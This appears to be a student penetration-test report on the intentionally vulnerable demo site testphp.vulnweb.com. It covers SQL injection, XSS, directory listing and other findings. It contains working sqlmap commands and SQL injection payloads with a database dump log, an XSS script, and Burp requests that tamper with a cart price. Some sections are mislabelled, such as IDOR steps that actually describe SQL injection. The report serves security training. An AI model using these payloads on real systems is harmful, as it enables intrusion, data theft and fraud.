Report on test website

Team: 10.2

Website: http://testphp.vulnweb.com/

1. SQL Injection

Vulnerability Name: SQL Injection

CWE - 89: Improper Neutralization of Special Elements used in an SQL Command

OWASP Category: A03:2021 - Injection

Description:

SQL Injection is a type of security vulnerability that occurs when untrusted data is inserted into SQL queries without proper validation or sanitization. Attackers exploit this vulnerability by inserting malicious SQL statements into the input fields of an application, manipulating the database query to perform unauthorized actions or retrieve sensitive data. This can lead to the exposure of confidential information, unauthorized access to the database, data manipulation, and in some cases, the complete takeover of the application or the underlying server.

Business Impact:


1. Data Breaches: Broken Access Control can lead to unauthorized access to sensitivedata, resulting in data breaches. This can damage the reputation of the business and result in legal consequences, especially if the data belongs to customers or partners.
2. Financial Loss: Unauthorized access can lead to financial losses, such as theft ofintellectual property, loss of sensitive financial information, or fraudulent transactions.


Vulnerability Path : http://testphp.vulnweb.com/listproducts.php?cat=1

Sqlmap injection :

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 —dbs

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart —columns


pictures - Mozilla Firefox
root@kali: ~
picture categories
pictures
testphp.vulnweb.com/listproducts.php?cat=1
acunetix acuart
Posters
The shore
Mistery
The universe
Walking
Mean
root@kali: ~
Database: acuart
Table: users
[8 columns]
Database: acuart
Table: products
[5 columns]


root@kali: ~
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 1008=1008
Type: error-based
Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b706b71,(SELECT (ELT(5880=5880,1))),0×716b6a7071),5880)
Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: cat=1 AND (SELECT 2518 FROM (SELECT(SLEEP(5)))jSPs)
Type: UNION query
Title: Generic UNION query (NULL) - 11 columns
Payload: cat=1 UNION ALL SELECT CONCAT(0×716b706b71,0×566a55686b6e6f574b646d4b6f6e6e437169657676624f756c6143454b4f4d42567752506346786f,0×716b6a7071),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
[22:11:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[22:11:24] [INFO] fetching entries of column(s) 'email' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
email
email@email.com
[22:11:25] [INFO] table 'acuart.users' dumped to CSV file '/root/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[22:11:25] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'
[*] ending @ 22:11:25 /2021-08-01/
(root kali)-[~]

2. Cross-site Scripting

Vulnerability Name: Cross-site Scripting(Self)

CWE - 79,80,116,159

OWASP Category : A03:2021 – Injection

Description:

Cross-Site Scripting (XSS) is a type of security vulnerability typically found in web applications. In the case of Cross-site Scripting (Self), the vulnerability allows an attacker to inject malicious scripts directly into the web application, which are then executed in the context of the user's browser. This means that the attacker can essentially hijack the user's session, manipulate web page content, or redirect the userto malicious sites.

The vulnerability arises due to a lack of proper validation and sanitization of user inputson the web application's side. Attackers exploit this weakness by injecting scripts, usually in the form of HTML or JavaScript, into the application, which is then unknowingly executed by other users

Business Impacts:


1. **Data Theft:** Attackers can use XSS to steal sensitive user data such as logincredentials, session tokens, or other personal information.
2. **Website Defacement:** Malicious scripts can modify the content of the web pages,leading to a negative impact on the company's reputation and brand image.
3. **Phishing Attacks:** XSS vulnerabilities can be exploited to redirect users to fake ormalicious websites designed to steal sensitive information.

Vulnerability Path :http://testphp.vulnweb.com/

Vulnerability Parameter :http://testphp.vulnweb.com/search.php?test=query

Steps:

1. Go to the search section in the website
2. then type the script <script>alert("You are hacked")</script>
3. then an alert will be displayed from the server side



3. Cross-domain referral leakage

Vulnerability Name: Cross-domain referral leakage

CWE - 200 : Information Exposure

OWASP Category : A01:2021 - Broken Access Control

Description:


Cross-domain referral leakage typically transpires when a web application fails to adequately restrict the data it shares with external domains or websites. This can happen due to lax implementation of security protocols, leading to the exposure ofsensitive user data, such as authentication tokens, session IDs, or other critical information, to unauthorized third parties.

Business Impact:


The consequences of cross-domain referral leakage can be far-reaching and detrimental for both users and the organization managing the vulnerable application. The potential business impacts include, but are not limited to:

1. Data breaches: Exposure of sensitive data can pave the way for unauthorized access to user accounts, potentially leading to data breaches and violations of userprivacy.
2. Reputational damage: Any data breach resulting from cross-domain referral leakagecan severely tarnish the organization's reputation, eroding customer trust and potentially leading to reduced revenue and market share.
3. Legal consequences: Non-compliance with data protection regulations, as a resultof the exposure of sensitive information, can trigger legal repercussions and financial penalties for the organization.

Issue detail
The page was loaded from a URL containing a query string:
● http://testphp.vulnweb.com/listproducts.php
The response contains the following links to other domains:
● http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab
● http://www.acunetix.com/
● https://www.acunetix.com/blog/articles/prevent-sql-injection-vulnerabilities-inphp-applications/
● https://www.acunetix.com/vulnerability-scanner/
● https://www.acunetix.com/vulnerability-scanner/php-security-scanner/
● http://www.eclectasy.com/Fractal-Explorer/index.htm




1. When we click on acunetix icon it redirects to http://www.acunetix.com/



2. when we click on the below link it redirects to https://www.acunetix.com/vulnerability-scanner/

for Acunetix Web Vulnerability Scanner



Issue remediation

Applications should never transmit any sensitive information within the URL query string. In
addition to being leaked in the Referer header, such information may be logged invarious
locations and may be visible on-screen to untrusted parties. If placing sensitive information in
the URL is unavoidable, consider using the Referer-Policy HTTP header to reduce thechance of
it being disclosed to third parties.

4. Directory Index

Vulnerability Name: Directory Index

CWE - 548 : Exposure of Information Through Directory Listing

OWASP Category : A05:2021 – Security Misconfiguration

Description:

Directory Indexing is a web server feature that allows the contents of a directory to be displayed when there is no index file (such as index.html or index.php) present in that directory. When directory indexing is enabled, it can potentially expose sensitive information about the directory structure and the files it contains to users or attackers who can access the directory. This vulnerability can be exploited by malicious actors togather information about the file system structure, identify potential targets for further attacks, and potentially retrieve sensitive files that were not meant to be publicly accessible.

Business Impact:

The exposure of directory listings can lead to various business impacts and securityrisks, including:

1. **Information Leakage:** The exposed directory listings can inadvertently reveal theinternal structure of the web application or website, which can include sensitive information such as file names, directory paths, and potentially confidential data.
2. **Targeted Attacks:** Attackers can use the information obtained from directory listings to identify potential vulnerabilities in the web application or to craft more sophisticated attacks, such as directory traversal attacks or brute force attacks onspecific files or directories.
3. **Data Breach:** If sensitive files or data are exposed through directory listings, it canlead to unauthorized access and potential data breaches, resulting in the loss of sensitive information, intellectual property, or customer data.

We can access some website directories by the following

`http://testphp.vulnweb.com/Flash/`

`http://testphp.vulnweb.com/CVS/`

`http://testphp.vulnweb.com/.idea/`

Index of /Flash/

Not secure | testphp.vulnweb.com/Flash/

Index of /Flash/

../		
add.fla	11-May-2011 10:27	154624
add.swf	11-May-2011 10:27	17418

Search ENG IN 12:56 PM 15-10-2023

Index of /CVS/

Not secure | testphp.vulnweb.com/CVS/

Index of /CVS/

../		
Entries	11-May-2011 10:27	1
Entries.Log	11-May-2011 10:27	1
Repository	11-May-2011 10:27	8
Root	11-May-2011 10:27	1

Search ENG IN 12:56 PM 15-10-2023

Index of /.idea/

Not secure | testphp.vulnweb.com/.idea/

Index of /.idea/

../		
scopes/	13-Nov-2012 13:29	-
acuart.iml	20-Apr-2012 08:22	292
encodings.xml	20-Apr-2012 08:22	171
misc.xml	20-Apr-2012 08:22	266
modules.xml	20-Apr-2012 08:22	275
vcs.xml	20-Apr-2012 08:22	173
workspace.xml	20-Apr-2012 08:23	12473

Search ENG IN 12:56 PM 15-10-2023

5. Email addresses disclosed

Vulnerability Name: Email addresses disclosed

CWE - 200 : Information exposure

OWASP Category : A01:2021 - Broken Access Control

Description :

Broken Access Control refers to the failure of a web application to enforce restrictions on what authenticated users are allowed to do. This could mean that users can performcertain actions that they shouldn't have access to, such as viewing sensitive files, modifying other users' data, or changing access rights. It can occur due to various reasons, including incorrect configuration settings, improper session management, or lack of proper access control checks within the application.

Business Impact:

1. Data Breaches: Broken Access Control can lead to unauthorized access to sensitivedata, resulting in data breaches. This can damage the reputation of the business and result in legal consequences, especially if the data belongs to customers or partners.
2. Financial Loss: Unauthorized access can lead to financial losses, such as theft ofintellectual property, loss of sensitive financial information, or fraudulent transactions.

Vulnerability Path : https://testphp.vulnweb.com/

There are 4 instances of this issue:
● /
● /categories.php
● /guestbook.php
● /listproducts.php

6. Web Parameter Tampering

Vulnerability Name: Web Parameter Tampering using Man-in-the-middle attack

CWE – 472: External Control of Assumed-Immutable Web Parameter

OWASP Category : A01:2021 - Broken Access Control

Description:

The Web Parameter Tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.

This attack can be performed by a malicious user who wants to exploit the application for their own benefit, or an attacker who wishes to attack a third-person using a Man-in-the-middle attack. The attack success depends on integrity and logic validation mechanism errors, and its exploitation can result in other consequences including XSS, SQL Injection, file inclusion, and path disclosure attacks.

Business Impact:

It enables threat actors to modify data application like user credentials, user permissions and the number, quantity or price of products listed on website.

Financial Loss: Businesses can suffer substantial financial losses due to data tampering. For example, tampering with financial records can result in inaccurate reporting and decision-making, leading to costly errors.

Steps:

1. Intercept the request

2. Change the amount and then forward the modified attack

3. Turn the intercept off, the price for the item is changed in the website while adding to the cart, thus the attack is successful

Burp Project Intruder Repeater View Help — Burp Suite Community Edition v2023.10.1.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://testphp.vulnweb.com:80 [64.ff9b:0:0:0:0:2ce4:f903]

Forward Drop Intercept is on Action Open browser

Update is ready to install — Restart Burp Later More info

Pretty Raw Hex

```
1 POST /cart.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 19
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/product.php?pic=1
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
14
15 price=500&addcart=1
```

Inspector: Request attributes 2 | Request query parameters 0 | Request body parameters 2 | Request cookies 1 | Request headers 12

Product id	Title	Artist	Category	Price	
1	The shore	r4w8173	Posters	$500	delete

Total: $500

place a command for these items

Burp Project Intruder Repeater View Help — Burp Suite Community Edition v2023.10.1.1 - Temporary Project

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 × 2 × 3 × 4 × 5 × +

Send Cancel

Update is ready to install — Restart Burp Later More info

Request

Pretty Raw Hex

```
1 POST /cart.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
  Firefox/117.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/product.php?pic=1
12 Cookie: login=test%2Ftest
13 Upgrade-Insecure-Requests: 1
14
15 price=10&addcart=1
```

Response

Pretty Raw Hex Render


```
The shore
</td>
<td>
  <a href='artists.php?artist=1'>
    r4w8173
  </a>
</td>
<td>
  <a href='listproducts.php?cat=1'>
    Posters
  </a>
</td>
<td>
  $10
</td>
<td>
  <a href='cart.php?del=1'>
    delete
  </a>
</td>
</tr>
</table>
</div>
<div class='story'>
  <h3 align='right'>
    Total: $810
  </h3>
</div>
<form name='getstuff' method='POST' action='sendcommand.php'>
```

Inspector: Request attributes 2 | Request query parameters 0 | Request body parameters 2 | Request cookies 1 | Request headers 12 | Response headers 6

Product id	Title	Artist	Category	Price	
2	Mistery	r4w8173	Posters	$800	delete
1	The shore	r4w8173	Posters	$10	delete

Total: $810

place a command for these items



7. IDOR

Vulnerability Name: Insecure Direct Object Reference (IDOR)

CWE – 639: Authorization Bypass Through User-Controlled Key

OWASP Category: A01:2021 - Broken Access Control

Description:

Insecure Direct Object Reference (IDOR) is a vulnerability that arises when attackers can access or modify objects by manipulating identifiers used in a web application's URLs or parameters. It occurs due to missing access control checks, which fail to verify whether a user should be allowed to access specific data.

Business Impact:

This can lead to disclosure of sensitive information. Sometimes the attack can be used to modify data like manipulating parameters in an HTTP POST request. IDOR can also be abused to impact the availability of resources as unauthorized person has access to database and files.

Steps:

1. Find the query that responds in url, and find parameter in the site

2. Inject single quote or double quote in the end of the parameter . If you get a error in the target website, there are chances where the website has a sql injection vulnerability

3. We need to find the number of column in the site , to do that , we will use a special query "order by {num}"

